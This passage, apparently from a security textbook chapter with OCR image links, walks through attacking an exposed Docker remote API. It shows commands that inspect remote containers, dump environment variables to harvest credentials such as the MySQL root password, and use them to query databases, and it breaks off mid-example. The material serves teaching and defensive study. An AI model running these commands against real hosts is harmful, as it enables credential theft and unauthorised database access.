
Figure 19.83: Screenshot of Docker showing the Nmap scanning results

Retrieving credentials

Environment variables are commonly used in Docker for passing credentials as arguments while running the containers. Attackers use the Docker inspect command to identify available environment variables on the Docker host. Executing the "**`env`**" command on a container returns all the details, including the credentials used to initiate the containers.

Run the following commands to retrieve credentials:

```
$ docker -H [docker remote host] inspect [container name]
$ docker -H [docker remote host] exec -i [container name] env
```




```
bash-3.2$ docker -H [docker remote host] inspect [container name]

Here is some of the output:

"Id": "260f6220d004796b12ff16e63a28bb2cc0817ce1d3ce4d72822c7a9a9b8aa903",
"Created": "2019-02-14T19:48:53.860995239Z",
...
"Config": {
    "Env": [
       "MYSQL_ROOT_PASSWORD=password",
       ...
     ]
```

Figure 19.84: Screenshot of Docker showing the results of the Docker inspect command



```
bash-3.2$ docker -H [docker remote host] exec -i [container name] env

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=BlaBla
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root
```

Figure 19.85: Screenshot of Docker showing the results of the env command

Querying databases

After retrieving credentials, attackers can execute queries on MySQL containers to retrieve sensitive information stored in the database tables.

Run the following command to find the MySQL containers on the target Docker host:


```
$ docker -H [docker remote host] ps | grep mysql
```

Now, run the following command to retrieve the MySQL credentials:

```
$ docker -H [docker remote host] exec -i some-mysql env
```

Use the retrieved credentials to find databases under the MySQL container:

```
$ docker -H [docker host] exec -i some-mysql mysql -u root -p
<password> -e “show databases”
```



```
 # Find MySQL containers
bash-3.2$ docker -H [docker remote host] ps | grep mysql

